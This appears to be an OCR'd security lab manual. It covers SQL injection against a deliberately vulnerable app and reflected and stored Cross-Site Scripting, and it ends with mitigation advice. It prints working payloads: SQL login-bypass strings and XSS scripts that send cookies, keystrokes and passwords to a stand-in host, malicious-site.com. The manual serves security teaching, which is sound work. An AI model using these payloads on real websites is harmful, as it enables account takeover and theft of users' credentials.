
2. Setup:

- **Hardware:** Standard computer system.
- **Software/Tools:**
  - Web browser.
  - Burp Suite (Community or Professional edition).
  - OWASP Mutillidae II or similar vulnerable web application.


3. Experiment Steps:

1. SQL Injection Vulnerability Allowing Retrieval of Hidden Data:


- Access the provided vulnerable web application.
- Use Burp Suite to intercept and modify the request that sets the product category filter.
- Modify the category parameter to exploit the vulnerability: `'+OR+1=1--`



Type the mentioned SQL Injection command on any search boxes in the websites. And click search, the http request will be tracked in the burp suite.




The HTTP history is tracked in the burp suite within the GET method and the related HTTP request is shown below. further on right – clicking on the code → send to repeater to check the hidden product details




- Submit the request and observe the response containing unreleased products.


2. Lab 2: SQL Injection Vulnerability Allowing Login Bypass:

- Access the vulnerable login page of the provided web application.
- Intercept the login request using Burp Suite.
- Modify the username parameter to exploit the vulnerability: `**administrator'--**`
- Forward the modified request and observe successful login as the administrator user.



Type the mentioned "administrator'--" in the username field of the desired website & check whether the login is permitted with admin access or not.





The login is successfully bypassed upon using the SQL Injection

If the login is permitted then we can say that the website is SQL injection vulnerable website and check to fix the SQL vulnerabilities within the website.

4. Observations:

Observation	Result/Outcome
SQL Injection Attack on Product Category Filter	Retrieved unreleased products
SQL Injection Attack on Login Page	Successfully bypassed authentication as administrator

Solution:

To mitigate or prevent SQL injection attacks in web applications, several solutions can be implemented:

1. Use Parameterized Queries (Prepared Statements): Instead of concatenating user input directly into SQL queries, use parameterized queries or prepared statements provided by the programming language's database access

layer. Parameterized queries separate SQL logic from user input, making it impossible for attackers to inject SQL code.

2. Input Validation and Sanitization: Implement strict input validation and sanitization techniques to ensure that user-supplied data conforms to expected formats and does not contain any malicious SQL code. This includes validating input data types, length, and format, as well as using whitelisting approaches to only accept known safe characters.

3. Least Privilege Principle: Limit the privileges of database accounts and application users to the minimum required for their tasks. Avoid granting excessive permissions, such as administrative or system-level privileges, to database accounts accessed by web applications. This reduces the potential impact of successful SQL injection attacks.

4. Database Firewall or WAF (Web Application Firewall): Implement a database firewall or a WAF that is capable of detecting and blocking SQL injection attacks in real-time. These security solutions can inspect incoming SQL queries for malicious patterns and prevent them from reaching the database server.

5. Regular Security Testing and Code Review: Conduct regular security testing, including vulnerability assessments and penetration testing, to identify and address SQL injection vulnerabilities in web applications. Additionally, perform thorough code reviews to ensure that developers follow secure coding practices and do not introduce SQL injection vulnerabilities unintentionally.

6. Database Security Hardening: Apply security best practices to the database server, such as keeping the database software and patches up to date, disabling unnecessary database features and services, and implementing strong authentication mechanisms for database access.

By implementing these solutions and following secure coding practices, organizations can significantly reduce the risk of SQL injection attacks and

protect the confidentiality, integrity, and availability of their web applications and databases.

Lab – 04. Cross-Site Scripting (XSS)

Experiment Objective:

The objective of this experiment is to understand and demonstrate Cross-Site Scripting (XSS) attacks. XSS attacks involve injecting malicious scripts into web pages viewed by other users. This experiment aims to explore different types of XSS attacks and their potential impact on web applications.

1. Introduction:

Cross-Site Scripting (XSS) is a common web application vulnerability that allows attackers to inject malicious scripts into web pages viewed by other users. These scripts can steal sensitive information, hijack user sessions, deface websites, and perform various other malicious activities. Understanding XSS vulnerabilities is crucial for web developers and security professionals to prevent such attacks and protect user data.

2. Setup:

- **Hardware:** Personal computer or laptop.
- **Software/Tools:** Web browser, text editor, Burp Suite (optional for intercepting HTTP requests).
- **Environment:** A vulnerable web application or testing environment for XSS attacks.

3. Experiment Steps:

Reflected XSS

Reflected XSS occurs when an attacker injects malicious code into a web application, and the application reflects that code back to the user's browser as part of the response from the server. The injected code is not stored on the server but rather included in the response dynamically. This type of XSS typically


requires some form of user interaction to trigger the execution of the malicious payload.

1. Basic Alert Box XSS Attack:

- Access the vulnerable web application's input field (e.g., search box).
- Inject the basic XSS payload `**<script>alert('XSS')</script>**` into the input field and submit the form.
- Observe the alert box displaying the message **"XSS,"** indicating a successful XSS attack.

2. Image Source (onerror) XSS Attack:


- Repeat the above steps but use the XSS payload
  `**<img src="x" onerror="alert('XSS')">**`
  in the input field.
- Submit the form and observe the alert box displaying the message "XSS" when the image fails to load.




On typing the mentioned command on the search box, the XSS command is successfully executed.

3. HTML Injection XSS Attack:

- Access a vulnerable web page with the XSS payload `**<a href="javascript:alert('XSS')">Click Here</a>**`.
- Inject the payload into an input field or URL parameter and visit the page.
- Click on the injected link and observe the alert box displaying the message "XSS."



Upon clicking upon click here, the redirected message showing XSS will appear!



Stored XSS

Stored XSS, also known as persistent XSS, occurs when the attacker injects malicious code into a web application, and this code is stored permanently on the server. Whenever a user requests the affected content, the server includes the injected malicious script in the response, executing it in the user's browser. This type of XSS can be particularly dangerous as it can affect multiple users and persist over time.

1. Stealing Cookies XSS Attack:


- Access a vulnerable web page with the XSS payload **`<script>document.location='http://malicious-site.com/steal.php?c='+document.cookie;</script>`.**
- Inject the payload into an input field or URL parameter and visit the page.
- Check the attacker's server logs to see if the victim's cookies were successfully stolen.

2. Keylogger XSS Attack:

- Access a vulnerable web page with the XSS payload **`<script>document.onkeypress=function(e){fetch('http://malicious-site.com/log.php?k='+e.key);}</script>`.**
- Inject the payload into an input field or URL parameter and visit the page.
- Observe if the attacker's server receives the keystrokes typed by the victim.

3. Form Password Stealer XSS Attack:

- Access a vulnerable web page with the XSS payload **`<form action="http://malicious-site.com/log.php" method="post"><input type="password" name="password"><input type="submit" value="Submit"></form>`.**
- Inject the payload into an input field or URL parameter and visit the page.
- Check if the attacker's server receives any passwords submitted through the form.



The vulnerable form to type password is displayed on the webpage on typing the mentioned command. Further the html code can be manipulated to make it look more genuine.

4. Observations:

Observation	Result/Outcome
Basic Alert Box XSS Attack	Alert box displays "XSS" message.
Image Source (onerror) XSS Attack	Alert box displays "XSS" message due to image load failure
Stealing Cookies XSS Attack	Attacker's server logs show stolen cookies.
Keylogger XSS Attack	Attacker's server receives victim's keystrokes.
Form Password Stealer XSS Attack	Attacker's server receives submitted passwords
HTML Injection XSS Attack	Clicking on the injected link triggers an alert box with "XSS" message.

Solution:

To mitigate or prevent Cross-Site Scripting (XSS) attacks in web applications, several solutions can be implemented:

1. Input Validation and Output Encoding: Perform strict input validation on user-supplied data to ensure that it adheres to expected formats and does not contain any malicious code. Additionally, encode output data properly before rendering it in web pages to prevent browsers from interpreting it as executable code. Utilize functions like `htmlspecialchars()` or libraries/frameworks that automatically handle output encoding.

2. Content Security Policy (CSP): Implement Content Security Policy (CSP) headers in web applications to define and enforce a set of content security rules. CSP allows developers to specify trusted sources for content, such as scripts, stylesheets, and images, thereby preventing the execution of unauthorized scripts injected via XSS attacks. Configure CSP directives to restrict the use of inline scripts, eval functions, and unsafe dynamic code execution.

3. Sanitization Libraries and Frameworks: Utilize specialized sanitization libraries and frameworks designed to detect and neutralize XSS payloads in user input. These libraries often provide comprehensive protection by automatically filtering and escaping potentially dangerous characters and constructs, reducing the risk of XSS vulnerabilities.

